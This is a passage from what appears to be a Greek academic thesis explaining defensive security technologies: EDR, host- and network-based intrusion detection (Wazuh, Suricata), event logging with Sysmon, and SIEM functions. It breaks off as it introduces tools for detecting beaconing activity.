παραβιάσει κάποιο endpoint και επιπλέον παρέχουν προστασία από επιθέσεις μέσω της εκτέλεσης αυτοματοποιημένων ή μη ενεργειών (π.χ., απομόνωση ενός endpoint από το δίκτυο, διακοπή κακόβουλων διεργασιών) [98]. Επομένως, ένα EDR μπορεί να εκτελέσει και εργασίες σχετικές με τον περιορισμό ή την αφαίρεση μίας απειλής [18]. Ωστόσο, παρά το σημαντικό επίπεδο ασφάλειας που προσφέρουν τα EDR, η συνολική ασφάλεια ενός οργανισμού εξαρτάται σε μεγάλο βαθμό από τον ανθρώπινο παράγοντα.

Τα EDR βασίζονται σε μεγάλο βαθμό σε κανόνες που ορίζονται από τους διαχειριστές των συστημάτων. Ωστόσο, διάφορες μέθοδοι Μηχανικής Μάθησης και Τεχνητής Νοημοσύνης έχουν σταδιακά ενσωματωθεί στα εν λόγω συστήματα, διευκολύνοντας την εύρεση νέων μοτίβων και συσχετίσεων. Τα EDR επεκτείνουν τις δυνατότητες προστασίας των AVs, δεδομένου ότι παράγουν ειδοποιήσεις κάθε φορά που εντοπίζουν ανώμαλη συμπεριφορά. Επομένως, μπορούν να συμβάλλουν στον εντοπισμό άγνωστων/νέων απειλών και στην αποτροπή τους. Η υιοθέτηση προτύπων συμπεριφοράς (Behavioral Patterns) μπορεί να βοηθήσει στον εντοπισμό κακόβουλων δραστηριοτήτων, ωστόσο, ταυτόχρονα ίσως οδηγήσει στην παραγωγή πολλών false positives, δεδομένου ότι τα EDR δίνουν προτεραιότητα στην ακρίβεια της ανίχνευσης. Επομένως, τα SOCs καλούνται να αντιμετωπίσουν μεγάλες ποσότητες θορύβου και false positives ειδοποιήσεις. Μία προσέγγιση που ακολουθείται προκειμένου να βελτιωθεί το προαναφερθέν πρόβλημα είναι τα Tactical Provenance Graphs (TPGs) [105], τα οποία εμφανίζουν τις αλληλοεξαρτήσεις μεταξύ των διαφόρων ειδοποιήσεων που σχετίζονται με μία απειλή και βελτιώνουν την απεικόνιση των επιθέσεων που αποτελούνται από πολλαπλά στάδια.

Τα EDR αποτελούν τη βασική τεχνολογία ασφαλείας για πολλούς οργανισμούς, παρέχοντας καλύτερη ασφάλεια σε σύγκριση με τα παραδοσιακά AV προϊόντα [100]. Όπως έχει ήδη επισημανθεί, οι EDR λύσεις συμβάλλουν στην παρακολούθηση του δικτύου και των endpoints, ενώ ταυτόχρονα αποθηκεύουν τις πληροφορίες σε μια κεντρική βάση για περαιτέρω ανάλυση. Ορισμένα από τα βασικότερα οφέλη που προσφέρει η χρήση EDR συστημάτων αναλύονται παρακάτω:

- Συλλογή και παρακολούθηση δεδομένων: Οι EDR λύσεις συλλέγουν διαρκώς δεδομένα και παρακολουθούν σε πραγματικό χρόνο τα endpoints. Τα δεδομένα που συλλέγονται διευκολύνουν τις έρευνες για τον εντοπισμό απειλών και βοηθούν στην αντιμετώπιση περιστατικών. Επιπλέον, τα EDR παρέχουν μία εις βάθος κατανόηση των ανωμαλιών που εντοπίζονται και των τρωτών σημείων ενός δικτύου.
- Ανίχνευση απειλών στα endpoints: Ένα από τα μεγαλύτερα πλεονεκτήματα της χρήσης EDR συστημάτων είναι η ικανότητά τους να εντοπίζουν απειλές στα endpoints. Πιο συγκεκριμένα, παρέχουν στους αναλυτές ασφαλείας ορατότητα σε όλα τα endpoints που βρίσκονται στην περίμετρο του δικτύου, βοηθούν στην καλύτερη κατανόηση της φύσης των πιθανών επιθέσεων και συμβάλλουν στην κατάλληλη προετοιμασία για την αντιμετώπισή τους.
- Απόκριση σε πραγματικό χρόνο: Οι EDR λύσεις παρέχουν απόκριση σε πραγματικό χρόνο σε διαφορετικές πιθανές απειλές. Η συγκεκριμένη δυνατότητα είναι πολύ χρήσιμη και μπορεί να αποτρέψει επιθέσεις στα αρχικά τους στάδια. Πιο συγκεκριμένα, συμβάλλουν στον εντοπισμό ύποπτων και μη εξουσιοδοτημένων δραστηριοτήτων τόσο στα endpoints όσο και στο δίκτυο, επιτρέποντας έτσι την καλύτερη αυτοματοποιημένη απόκριση ή την απόκριση των αναλυτών ασφαλείας σε δεύτερο χρόνο.
- Δυνατότητα ενσωμάτωσης σε άλλα εργαλεία ασφαλείας: Τα EDR συστήματα έχουν σχεδιαστεί για να είναι συμβατά και να ενσωματώνονται σε άλλα εργαλεία ασφαλείας. Με αυτόν τον τρόπο παρέχεται ένα υψηλό επίπεδο προστασίας από πιθανές επιθέσεις στον κυβερνοχώρο. Πιο συγκεκριμένα, επιτρέπουν το συσχετισμό των δεδομένων που προέρχονται από το δίκτυο και τα endpoints σε ένα κεντρικό σημείο (π.χ., Security Information and Event Management - SIEM), επιτρέποντας την καλύτερη απόκριση σε περιστατικά ασφαλείας. Οι EDR λύσεις δεν περιλαμβάνουν μόνο AV, αλλά περιέχουν επίσης πολλά εργαλεία ασφαλείας, όπως τείχη προστασίας, εργαλεία υπεύθυνα για whitelisting και εργαλεία παρακολούθησης, με στόχο την παροχή μίας ολοκληρωμένης προστασίας από απειλές.

Τα EDR συστήματα διαδραματίζουν ζωτικό ρόλο διασφαλίζοντας την ασφάλεια της ψηφιακής περιμέτρου ενός οργανισμού. Προσφέρουν καλύτερη ασφάλεια σε σχέση με τα παραδοσιακά AV και ολιστική προστασία, παρέχοντας συγκεντρωτική/κεντρική ασφάλεια και παρακολουθώντας συνεχώς τις απειλές σε όλα τα endpoints του δικτύου.

4.4 IDS

Ένα σύστημα ανίχνευσης εισβολής (Intrusion Detection System - IDS) είναι μια συσκευή ή μία εφαρμογή λογισμικού, που παρακολουθεί διαρκώς είτε την κίνηση ενός δικτύου είτε συστήματα

(hosts), προκειμένου να ανιχνεύσει κακόβουλη δραστηριότητα ή παραβιάσεις συγκεκριμένων και καθορισμένων πολιτικών που έχουν τεθεί σε εφαρμογή [106]. Οποιαδήποτε δραστηριότητα κατηγοριοποιηθεί ως απειλή, είτε αναφέρεται άμεσα στον διαχειριστή του συστήματος είτε συλλέγεται κεντρικά σε ένα Security Information and Event Management (SIEM) σύστημα. Το εν λόγω σύστημα συνδυάζει τα αποτελέσματα που προκύπτουν από πολλαπλές πηγές και χρησιμοποιεί τεχνικές για να εξάγει χαρακτηριστικά με στόχο την ανίχνευση κακόβουλης δραστηριότητας. Τα IDSs κατηγοριοποιούνται κυρίως σε δύο κατηγόριες, τα συστήματα ανίχνευσης εισβολής σε επίπεδο κεντρικών υπολογιστών (Host-based Intrusion Detection System - HIDS) και τα συστήματα ανίχνευσης εισβολής σε επίπεδο δικτύου (Network-based Intrusion Detection System - NIDS). Επιπλέον, τα IDSs ανάλογα τη μέθοδο ανίχνευσης που ακολουθούν ανήκουν σε μία από τις παρακάτω υποκατηγορίες:

- Signature-based IDS: Η προσέγγιση αυτή βασίζεται σε υπογραφές. Πιο συγκεκριμένα, τα IDSs αναζητούν καθορισμένα μοτίβα στην κυκλοφορία του δικτύου, τα οποία χρησιμοποιούνται από κακόβουλα λογισμικά (π.χ., ακολουθίες από byte, γνωστές κακόβουλες ακολουθίες εντολών). Παρ' όλο που οι συγκεκριμένες IDSs λύσεις μπορούν εύκολα να ανιχνεύσουν γνωστές απειλές, είναι δύσκολο να εντοπιστούν νέες για τις οποίες δεν υπάρχει ακόμα διαθέσιμο κάποιο μοτίβο. Επομένως, η έγκαιρη ενημέρωση των υπογραφών των IDSs από τους παρόχους, είναι βασικός παράγοντας για την επιτυχία της ανίχνευσης.
- Anomaly-based IDS: Η συγκεκριμένη προσέγγιση βασίζεται στην ανίχνευση αποκλίσεων σε σχέση με ένα μοντέλο που θεωρείται αποδεκτό. Συνήθως, μέσω αλγορίθμων Μηχανικής Μάθησης, δημιουργείται ένα μοντέλο αξιόπιστης δραστηριότητας και στη συνέχεια πραγματοποιείται σύγκριση της νέας συμπεριφοράς με το εν λόγω μοντέλο. Δεδομένου ότι αυτή η προσέγγιση βασίζεται σε τεχνικές Μηχανικής Μάθησης, πετυχαίνει καλύτερη γενίκευση σε σχέση με τα παραδοσιακά IDSs που βασίζονται σε υπογραφές. Ωστόσο, παρ' όλο που τα συγκεκριμένα συστήματα βοηθούν στον εντοπισμό νέων και άγνωστων απειλών, συνήθως χαρακτηρίζονται από πολλά false positives (π.χ., μία άγνωστη νόμιμη δραστηριότητα μπορεί να κατηγοριοποιηθεί ως κακόβουλη). Επιπλέον, δεδομένου ότι τα anomaly-based IDS συνήθως καθυστερούν στην ανίχνευση των απειλών, η χρήση ενός αποτελεσματικού αλγορίθμου, που χρησιμοποιείται στην ανίχνευση, καθιστά τη διαδικασία της κατηγοριοποίησης πιο αξιόπιστη.

Επιπλέον, μία κοινή μέθοδος ανίχνευσης είναι αυτή που βασίζεται στη βαθμολογία των domains και των IP διευθύνσεων με τις οποίες επικοινωνεί ένας κεντρικός υπολογιστής (reputation-based detection). Ο συγκεκριμένος τρόπος ανίχνευσης χρησιμοποιείται για την αξιολόγηση της επικοινωνίας μεταξύ των κεντρικών υπολογιστών ενός δικτύου και των servers στο διαδίκτυο. Σε περίπτωση που εντοπιστεί επικοινωνία με server που κατηγοριοποιείται ως κακόβουλος, βάσει της φήμης του, τότε διακόπτεται η επικοινωνία και ενημερώνεται άμεσα ο διαχειριστής του συστήματος.

Όπως έχει ήδη τονιστεί, η τεχνολογία που χρησιμοποιείται χαρακτηρίζεται ως παθητική, από την άποψη ότι αποσκοπεί στον εντοπισμό ύποπτων δραστηριοτήτων και όχι στην αποτροπή τους. Επομένως, ένα IDS χρησιμοποιείται συνήθως σε συνδυασμό με κάποιο σύστημα πρόληψης εισβολής (Intrusion Prevention System - IPS), που χαρακτηρίζεται ως ενεργητικό. Ορισμένα προϊόντα IDS έχουν τη δυνατότητα να ανταποκρίνονται αυτόματα σε επιθέσεις (IDS και IPS

ταυτόχρονα). Επιπλέον, αρκετά μπορούν να εξυπηρετούν επιπρόσθετους σκοπούς, χρησιμοποιώντας προσαρμοσμένα εργαλεία (π.χ., χρήση honeypot) που συμβάλλουν στον ευκολότερο εντοπισμό της κακόβουλης δραστηριότητας.

4.4.1 HIDS

Ένα Host-based Intrusion Detection System (HIDS) είναι ένα σύστημα ανίχνευσης εισβολής που χρησιμοποιείται για την παρακολούθηση και τον εντοπισμό ύποπτων δραστηριοτήτων σε κεντρικούς υπολογιστές (hosts) [107]. Πιο συγκεκριμένα, ένα HIDS παρακολουθεί και αναλύει τη δραστηριότητα ενός συστήματος και των εφαρμογών του, προκειμένου να εξάγει ορισμένα συμπεράσματα [108]. Οι συγκεκριμένες λύσεις χρησιμοποιούν έναν πράκτορα (agent), που είναι εγκατεστημένος στους υπό παρακολούθηση κεντρικούς υπολογιστές. Οι πράκτορες μπορούν να εγκατασταθούν σε οποιαδήποτε συσκευή (π.χ., φορητό υπολογιστή, server), και η ανίχνευσή τους βασίζεται ταυτόχρονα σε υπογραφές (signature-based) και σε ανωμαλίες (anomaly-based). Χάρη στην πρώτη προσέγγιση συγκρίνονται αρχεία, διεργασίες και δραστηριότητες σε σχέση με μία βάση που περιέχει υπογραφές, οι οποίες θεωρούνται κακόβουλες. Χάρη στη δεύτερη προσέγγιση οι πράκτορες λαμβάνουν ένα στιγμιότυπο των υπαρχόντων αρχείων του συστήματος και τα συγκρίνουν με προηγούμενα στιγμιότυπα, σε μία προσπάθεια να εντοπίσουν αλλαγές και τροποποιήσεις. Πιο συγκεκριμένα, ένα HIDS επαληθεύει την ακεραιότητα των δεδομένων, δημιουργώντας checksums [12]. Εάν κάποιο κρίσιμο αρχείο του συστήματος τροποποιηθεί ή διαγραφεί, αποστέλλεται αυτόματα ειδοποίηση στον διαχειριστή του συστήματος για περαιτέρω διερεύνηση [106]. Ταυτόχρονα, εξετάζονται συμβάντα και εντοπίζονται ανωμαλίες σε σχέση με την τυπική συμπεριφορά του συστήματος.

Το βασικό πλεονέκτημα ενός HIDS είναι ότι εκτελείται στους κεντρικούς υπολογιστές, όπου η κρυπτογραφημένη κίνηση αποκρυπτογραφείται προκειμένου να μπορεί να προσπελαστεί από τις διεργασίες και τα αρχεία του συστήματος. Επομένως, ένα HIDS μπορεί να εντοπίσει αποκλίσεις σχετικά με τον τρόπο με τον οποίο εκτελέστηκε μία διεργασία ή μία εφαρμογή του συστήματος, συμβάλλοντας ακόμα και στον εντοπισμό και την πρόληψη APTs. Επιπλέον, τα HIDSs αποτελούν εξαιρετικά αποτελεσματικά εργαλεία για τον εντοπισμό εσωτερικών απειλών, δεδομένου ότι μπορούν να εντοπίσουν τροποποιήσεις στις άδειες των εφαρμογών και ασυνήθιστα αιτήματα επικοινωνίας μεταξύ των κεντρικών υπολογιστών ενός δικτύου [108]. Σε περίπτωση που εντοπιστεί ύποπτη συμπεριφορά αποστέλλονται απευθείας ειδοποιήσεις στους διαχειριστές των συστημάτων. Τα HIDS που χρησιμοποιούνται σε UNIX συστήματα λαμβάνουν υπόψη σε μεγάλο βαθμό το syslog (αναλύεται περαιτέρω στο *Κεφάλαιο 4.5*) και την ικανότητά του να κατηγοριοποιεί και να διαχωρίζει τα συμβάντα με βάση την κρισιμότητά τους [109]. Στα πλαίσια της συγκεκριμένης εργασίας χρησιμοποιείται το Wazuh HIDS. Ο πράκτορας του Wazuh εκτελείται σε επίπεδο κεντρικού υπολογιστή, συνδυάζοντας τεχνολογίες που βασίζονται σε υπογραφές και ανωμαλίες για τον εντοπισμό επιθέσεων ή κακής χρήσης του λογισμικού. Επιπλέον, χρησιμοποιείται για την παρακολούθηση των δραστηριοτήτων των χρηστών, την αξιολόγηση της ασφάλειας του συστήματος και τον εντοπισμό τρωτών σημείων. Οι λειτουργίες και οι δυνατότητες του συγκεκριμένου HIDS αναλύονται περαιτέρω στο *Κεφάλαιο 5.5*.

4.4.2 NIDS

Ένα Network-based Intrusion Detection System (NIDS) παρακολουθεί και αναλύει, μέσω αισθητήρων, την κυκλοφορία ενός δικτύου με στόχο τον εντοπισμό ύποπτων συμπεριφορών και δραστηριοτήτων [108]. Οι αισθητήρες τοποθετούνται σε κρίσιμα σημεία της δικτυακής υποδομής και επιθεωρούν την κυκλοφορία προς και από όλες τις συσκευές του δικτύου. Σε περίπτωση που εντοπιστεί μία μη φυσιολογική συμπεριφορά, στέλνεται απευθείας ειδοποίηση στον διαχειριστή του συστήματος [106]. Ένα NIDS είναι ικανό να συγκρίνει υπογραφές πακέτων με στόχο το συσχετισμό τους για τον εντοπισμό κακόβουλης δραστηριότητας. Τα NIDSs κατηγοριοποιούνται βάσει της διαδραστικότητάς τους σε on-line και off-line. Ένα on-line NIDS αναλύει σε πραγματικό χρόνο την δικτυακή κίνηση και εφαρμόζει κανόνες προκειμένου να αποφανθεί αν πρόκειται για νόμιμη κίνηση ή όχι. Πιο συγκεκριμένα, ελέγχει το περιεχόμενο και τις πληροφορίες κεφαλίδας όλων των πακέτων που μεταφέρονται στο δίκτυο. Αντίστοιχα, ένα off-line NIDS εξετάζει, σε δεύτερο χρόνο, αποθηκευμένα δεδομένα προκειμένου να αποφανθεί αν έχει πραγματοποιηθεί κάποια επίθεση. Οι κύριες λειτουργίες ενός NIDS είναι η σάρωση των δικτυακών πακέτων σε επίπεδο δρομολογητή, ο έλεγχος των πληροφοριών που περιέχουν τα εν λόγω πακέτα και η καταγραφή τους σε ένα ειδικό αρχείο καταγραφής [109]. Τα NIDS μπορούν να σαρώσουν σε πραγματικό χρόνο μεγάλες ποσότητες δικτυακής κίνησης και να εντοπίσουν επιτυχώς ύποπτες δραστηριότητες. Παράδειγμα αποτελεί το εργαλείο Suricata, το οποίο παρακολουθεί την κυκλοφορία του δικτύου χρησιμοποιώντας ένα εκτεταμένο σύνολο κανόνων και μία γλώσσα υπογραφών, προκειμένου να ανιχνεύσει περίπλοκες επιθέσεις. Το εν λόγω NIDS αναλύεται περαιτέρω στο *Κεφάλαιο 5.6*.

4.5 Event Logging

Τα αρχεία καταγραφής είναι αρχεία που περιγράφουν λεπτομερώς τα συμβάντα που πραγματοποιούνται στα συστήματα ενός οργανισμού [110]. Όλα τα συμβάντα (π.χ., ασφαλείας, δυσλειτουργίας) μπορούν εύκολα να καταγραφούν στα εν λόγω αρχεία [111]. Για παράδειγμα, κάθε λειτουργικό σύστημα χρησιμοποιεί τα δικά του αρχεία καταγραφής. Επιπλέον, πολλές εφαρμογές καταγράφουν, με το δικό τους τρόπο, σφάλματα και συμβάντα [112]. Ο συνδυασμός όλων των αρχείων που προκύπτουν μπορεί να οδηγήσει στον εντοπισμό ύποπτης δραστηριότητας. Πιο συγκεκριμένα, κάθε συσκευή, σύστημα, δίκτυο και εφαρμογή ονομάζεται πηγή καταγραφής [113]. Όλες οι πηγές καταγραφής σε ένα δίκτυο δημιουργούν τα δικά τους αρχεία καταγραφής, τα οποία περιλαμβάνουν όλα τα συμβάντα και τα περιστατικά που λαμβάνουν χώρα.

Στα Microsoft συστήματα τα αρχεία καταγραφής ονομάζονται event logs και στα UNIX συστήματα ονομάζονται system logs (syslogs). Τα event logs καταγράφουν οποιαδήποτε δραστηριότητα σχετίζεται με τους χρήστες και τους servers. Πέρα από τα UNIX συστήματα, το syslog αποτελεί το βασικό πρωτόκολλο μετάδοσης αρχείων καταγραφής που χρησιμοποιείται σε πολλές συσκευές δικτύωσης. Παρέχει λεπτομερείς πληροφορίες για τον αριθμό των συσκευών και την κατάστασή τους. Αυτές οι πληροφορίες μπορούν να συμβάλλουν στον εντοπισμό ασυνήθιστων συμπεριφορών. Επιπλέον, η αποθήκευση των syslogs συντελεί και στη διασφάλιση της συμμόρφωσης με κανονιστικά πλαίσια που απαιτούν τη δημιουργία audit logs για την προστασία των δεδομένων των χρηστών.

Η παρακολούθηση των event logs και των syslogs είναι σημαντική, καθώς με αυτόν τον τρόπο μπορούν να εντοπιστούν προσπάθειες παραβίασης ενός δικτύου. Δεδομένου ότι τα event logs και τα syslogs είναι αποκεντρωμένα από προεπιλογή, δηλαδή κάθε σύστημα χρησιμοποιεί τα δικά του αρχεία καταγραφής συμβάντων, οι διαχειριστές οφείλουν να ενοποιούν αυτές τις εγγραφές σε ένα κεντρικό σημείο για να πραγματοποιούν παρακολούθηση, ανάλυση και διαχείριση των εν λόγω αρχείων. Ωστόσο, τα δεδομένα από διαφορετικές εφαρμογές δεν μπορούν να συγχωνευθούν εύκολα σε μια ολοκληρωμένη αναφορά. Το Event Logging προσφέρει λύση στο συγκεκριμένο πρόβλημα, παρέχοντας ένα συγκεντρωτικό τρόπο παρουσίασης των σημαντικών συμβάντων. Η υπηρεσία καταγραφής συμβάντων καταγράφει συμβάντα και περιστατικά από διάφορες πηγές και τα αποθηκεύει με μία ενιαία μορφή σε ένα κεντρικό σημείο, που ονομάζεται αρχείο καταγραφής συμβάντων. Στη συνέχεια, υπάρχει η δυνατότητα προβολής των συμβάντων και επισκόπησης του αρχείου καταγραφής. Ο τακτικός έλεγχος των αρχείων καταγραφής μπορεί να βοηθήσει στον εντοπισμό κακόβουλων δραστηριοτήτων. Δεδομένου του μεγάλου όγκου δεδομένων, η εξέταση των αρχείων θα πρέπει να γίνεται με αυτόματο τρόπο. Αυτό επιτυγχάνεται χρησιμοποιώντας κανόνες για την αυτοματοποιημένη αναθεώρηση των συμβάντων που περιέχουν τα αρχεία καταγραφής και εξέταση μόνο των συμβάντων που ενδέχεται να σχετίζονται με κακόβουλη συμπεριφορά. Τα αρχεία καταγραφής μπορούν να βοηθήσουν στην εξαγωγή αποκλίσεων από την αναμενόμενη δραστηριότητα των συστημάτων ενός οργανισμού, δίνοντας ορατότητα σε πιθανά ζητήματα ασφάλειας [110]. Επιπλέον, συνδυάζουν ένα ευρύ φάσμα δεδομένων (π.χ., αρχεία εφαρμογών, αρχεία συστήματος, αρχεία τείχους προστασίας και αρχεία IDS και IPS λύσεων). Είναι ιδιαίτερα σημαντικό κατά τη δημιουργία ενός σχεδίου για τη διαχείριση των αρχείων καταγραφής, να δημιουργηθούν οι κατάλληλες πολιτικές σχετικά με τους τύπους των συμβάντων που πρέπει να παρακολουθούνται [113]. Με αυτόν τον τρόπο, και μέσω της αυτοματοποιημένης διαχείρισης των αρχείων καταγραφής, δημιουργείται ένας αποτελεσματικός τρόπος παρακολούθησης της ασφάλειας του οργανισμού, δεδομένου ότι όλα τα σημαντικά δεδομένα καταγραφής είναι αποθηκευμένα σε μία κεντρική τοποθεσία [110].

Επιπλέον, η συλλογή των συμβάντων μπορεί να πραγματοποιηθεί χρησιμοποιώντας προϊόντα SIEM, και στη συνέχεια, μέσω της ανάλυσής τους, ένας οργανισμός μπορεί να εντοπίσει κακόβουλη δραστηριότητα. Στα πλαίσια της συγκεκριμένης εργασίας, για τη διενέργεια του Event Logging, χρησιμοποιείται το System Monitor (Sysmon). Πρόκειται για μια υπηρεσία των Windows που παρακολουθεί και καταγράφει τη δραστηριότητα του συστήματος σε ένα αρχείο καταγραφής, παρέχοντας λεπτομερείς πληροφορίες σχετικά με διάφορες δραστηριότητες (π.χ., δημιουργία διεργασιών, συνδέσεις δικτύου, αλλαγές στο χρόνο δημιουργίας αρχείων). Οι λειτουργίες και οι δυνατότητες του Sysmon αναλύονται περαιτέρω στο *Κεφάλαιο 5.7*.

4.6 SIEM

Ο όρος Security Information and Event Management (SIEM) αναφέρεται σε ένα σύστημα που συγκεντρώνει και συσχετίζει δεδομένα με στόχο την αναζήτηση συγκεκριμένων γεγονότων και τη δημιουργία αναφορών [114]. Ειδικότερα, το SIEM αποτελεί έναν τομέα στην ασφάλεια υπολογιστών, όπου προϊόντα και υπηρεσίες λογισμικού συνδυάζουν το Security Information Management (SIM) και το Security Event Management (SEM).

Ένα SIEM συγκεντρώνει τεράστιο όγκο δεδομένων από όλο το δίκτυο, συσχετίζει τα εν λόγω δεδομένα και τα καθιστά προσβάσιμα από τις ομάδες ασφάλειας του οργανισμού. Η βασικότερη λειτουργία που παρέχουν τα προϊόντα SIEM είναι η ανάλυση, σε πραγματικό χρόνο, των ειδοποιήσεων ασφαλείας που παράγονται από τους κεντρικούς υπολογιστές που είναι συνδεδεμένοι σε ένα δίκτυο. Παρ' όλο που η αρχιτεκτονική των συγκεκριμένων λύσεων ενδέχεται να διαφέρει ανάλογα τον vendor, τα βασικά δομικά στοιχεία που απαρτίζουν ένα SIEM είναι, ένας συλλέκτης δεδομένων (data collector) που συλλέγει και προωθεί τα αρχεία καταγραφής των κεντρικών υπολογιστών, ένα συγκεντρωτικό σημείο που είναι υπεύθυνο για τη συλλογή, την ανάλυση και τη συσχέτιση των εν λόγω αρχείων, και ένας κόμβος αναζήτησης που χρησιμοποιείται για την οπτικοποίηση των δεδομένων και τη δημιουργία ερωτημάτων που καθιστούν ευκολότερη την αναζήτηση σε αυτά.

Οι βασικότερες λειτουργίες που συναντώνται στα SIEM συστήματα είναι οι ακόλουθες [115]:

- Log Management: Ένα SIEM καταγράφει συμβάντα από ένα ευρύ φάσμα πηγών σε ολόκληρο το δίκτυο ενός οργανισμού. Τα αρχεία καταγραφής μαζί με τα δεδομένα από τους χρήστες και τις εφαρμογές συλλέγονται, αποθηκεύονται και αναλύονται σε πραγματικό χρόνο, δίνοντας τη δυνατότητα στις ομάδες ασφάλειας να τα διαχειρίζονται με αυτοματοποιημένο τρόπο από μια κεντρική τοποθεσία. Επιπλέον, αρκετές SIEM λύσεις ενσωματώνουν τεχνικές προκειμένου να συσχετίζουν τα δεδομένα που καταγράφονται με γνωστές υπογραφές, επιτρέποντας τον εντοπισμό επιθέσεων.
- Event Correlation: Η συσχέτιση των συμβάντων αποτελεί μία βασική λειτουργία όλων των SIEM λύσεων. Επιτυγχάνεται χρησιμοποιώντας τεχνικές ανάλυσης για τον εντοπισμό περίπλοκων μοτίβων δεδομένων, που παρέχουν πληροφορίες για πιθανές απειλές ασφαλείας. Οι SIEM λύσεις βελτιώνουν σημαντικά τον μέσο χρόνο ανίχνευσης επιθέσεων και τον μέσο χρόνο απόκρισης των ομάδων ασφάλειας σε αυτές, προσφέροντας αυτοματοποιημένη συλλογή και συσχέτιση των δεδομένων καθώς επίσης και εις βάθος ανάλυση των συμβάντων ασφαλείας.
- Incident Monitoring: Δεδομένου ότι οι SIEM λύσεις παρακολουθούν για συμβάντα ασφαλείας σε όλους τους συνδεδεμένους χρήστες, τις συσκευές και τις εφαρμογές, επιτρέπουν την κεντρική διαχείριση όλων των περιστατικών ασφαλείας.
- Security Alerts: Χρησιμοποιώντας προκαθορισμένους κανόνες συσχέτισης, οι διαχειριστές μπορούν να ειδοποιηθούν άμεσα προκειμένου να προβούν στις κατάλληλες διορθωτικές ενέργειες για την αντιμετώπιση των απειλών.
- Compliance Management: Τα SIEM προϊόντα αποτελούν μία δημοφιλή επιλογή για τους οργανισμούς που υπόκεινται σε διάφορες μορφές κανονιστικής συμμόρφωσης. Μέσω της αυτοματοποιημένης συλλογής και ανάλυσης δεδομένων που προσφέρουν, βοηθούν στην αξιολόγηση και στην επαλήθευση των δεδομένων συμμόρφωσης σε ολόκληρη την υποδομή του οργανισμού. Οι SIEM λύσεις μπορούν να δημιουργήσουν αναφορές σε πραγματικό χρόνο, βάσει διαφόρων προτύπων συμμόρφωσης (π.χ., GDPR, HIPAA, PCI DSS), απλοποιώντας και μειώνοντας το φόρτο για τη διαχείριση της ασφάλειας και εντοπίζοντας πιθανές αποκλίσεις και παραβιάσεις, προκειμένου να αντιμετωπιστούν.
- Reporting: Οι περισσότερες SIEM λύσεις συνοδεύονται από πρόσθετα εργαλεία που είναι υπεύθυνα για τη δημιουργία αναφορών με αυτοματοποιημένο τρόπο.

Όπως έχει ήδη τονιστεί, οι βασικές λειτουργίες κάθε SIEM συστήματος περιλαμβάνουν τη συγκέντρωση δεδομένων (data aggregation) από πολλαπλές πηγές, τον εντοπισμό αποκλίσεων σε σχέση με προκαθορισμένους κανόνες και σε ορισμένες περιπτώσεις τη λήψη κατάλληλων διορθωτικών μέτρων και ενεργειών [116]. Για παράδειγμα, σε περίπτωση που εντοπιστεί ένα πιθανό ζήτημα ασφαλείας, ένα SIEM καταγράφει πρόσθετες πληροφορίες σχετικά με το εν λόγω ζήτημα, δημιουργεί μία σχετική ειδοποίηση και προαιρετικά περιορίζει ή τερματίζει τη δραστηριότητα που σχετίζεται με το συγκεκριμένο ζήτημα. Ένα SIEM μπορεί να βασίζεται σε κανόνες ή να χρησιμοποιεί μια μηχανή στατιστικής συσχέτισης για τον εντοπισμό σχέσεων και συσχετίσεων μεταξύ των καταχωρήσεων που περιέχονται στα αρχεία καταγραφής. Οι SIEM λύσεις εντοπίζουν ανωμαλίες στη συμπεριφορά των χρηστών και χρησιμοποιούν Τεχνητή Νοημοσύνη για να αυτοματοποιήσουν διαδικασίες που σχετίζονται με την ανίχνευση απειλών και την απόκριση σε συμβάντα ασφαλείας [115]. Επιπλέον, τα σύγχρονα SIEM συστήματα περιλαμβάνουν User and Entity Behavior Analytics (UEBA) και Security Orchestration, Automation and Response (SOAR) [116]. Η τεχνολογία SOAR επιτρέπει σε έναν οργανισμό να συλλέγει δεδομένα σχετικά με απειλές και να ανταποκρίνεται με αυτοματοποιημένο τρόπο σε συμβάντα ασφαλείας χωρίς να χρειάζεται η ανθρώπινη παρέμβαση. Ο στόχος της χρήσης μιας πλατφόρμας SOAR είναι η βελτίωση της αποτελεσματικότητας των λειτουργιών που σχετίζονται με τη φυσική και την ηλεκτρονική ασφάλεια.

Τα συστήματα SIEM λειτουργούν χρησιμοποιώντας πράκτορες για τη συλλογή δεδομένων από κεντρικούς υπολογιστές, servers, τείχη προστασίας, συστήματα προστασίας από ιούς και IPS/IDS λύσεις. Στη συνέχεια οι συλλέκτες δεδομένων προωθούν τα συμβάντα σε μια κεντρική κονσόλα διαχείρισης, όπου πραγματοποιείται η ανάλυση και η προτεραιοποίηση των κρίσιμων συμβάντων ασφαλείας. Σε ορισμένα συστήματα οι συλλέκτες πραγματοποιούν προεπεξεργασία και επομένως μόνο ορισμένα συμβάντα, που ικανοποιούν συγκεκριμένα κριτήρια, περνούν στον κεντρικό κόμβο διαχείρισης. Με αυτόν τον τρόπο, επιτυγχάνεται μείωση του όγκου των δεδομένων που μεταδίδονται και αποθηκεύονται. Τα εργαλεία SIEM εντοπίζουν και ταξινομούν τα συμβάντα σε κατηγορίες (π.χ., αποτυχημένες προσπάθειες συνδέσεις, δραστηριότητα που σχετίζεται με κάποιο κακόβουλο λογισμικό) και δημιουργούν ειδοποιήσεις ασφαλείας όταν εντοπιστούν πιθανά ζητήματα ασφαλείας. Χρησιμοποιώντας ένα σύνολο προκαθορισμένων κανόνων, οι οργανισμοί μπορούν να ορίσουν τις ειδοποιήσεις ασφαλείας ως χαμηλής ή υψηλής κρισιμότητας. Καταληκτικά, οι SIEM λύσεις επιτρέπουν στους οργανισμούς να εντοπίζουν περιστατικά που σχετίζονται με κακόβουλη δραστηριότητα, τα οποία μπορεί να ήταν δύσκολο να εντοπιστούν διαφορετικά. Αυτό οφείλεται στο γεγονός ότι τα συγκεκριμένα συστήματα συγκεντρώνουν συμβάντα από διαφορετικές πηγές σε όλο το δίκτυο, επιτρέποντας σε έναν οργανισμό να προσδιορίσει τη φύση μίας επίθεσης και τον αντίστοιχο αντίκτυπό της.

4.7 Χρήσιμα Εργαλεία Ανίχνευσης Beaconing Δραστηριότητας

Στο συγκεκριμένο κεφάλαιο παρουσιάζονται τα βασικότερα εργαλεία που συμβάλλουν στον εντοπισμό beaconing δραστηριότητας, τόσο σε επίπεδο κεντρικών υπολογιστών όσο και σε επίπεδο δικτυακής κίνησης. Δεδομένου ότι ο εντοπισμός beaconing επιθέσεων χαρακτηρίζεται

από πολυπλοκότητα, ο συνδυασμός των εν λόγω εργαλείων αποτελεί μονόδρομο και προσφέρει υψηλότερα ποσοστά ανίχνευσης σε σχέση με τη μεμονωμένη χρήση τους.

4.7.1 RITA

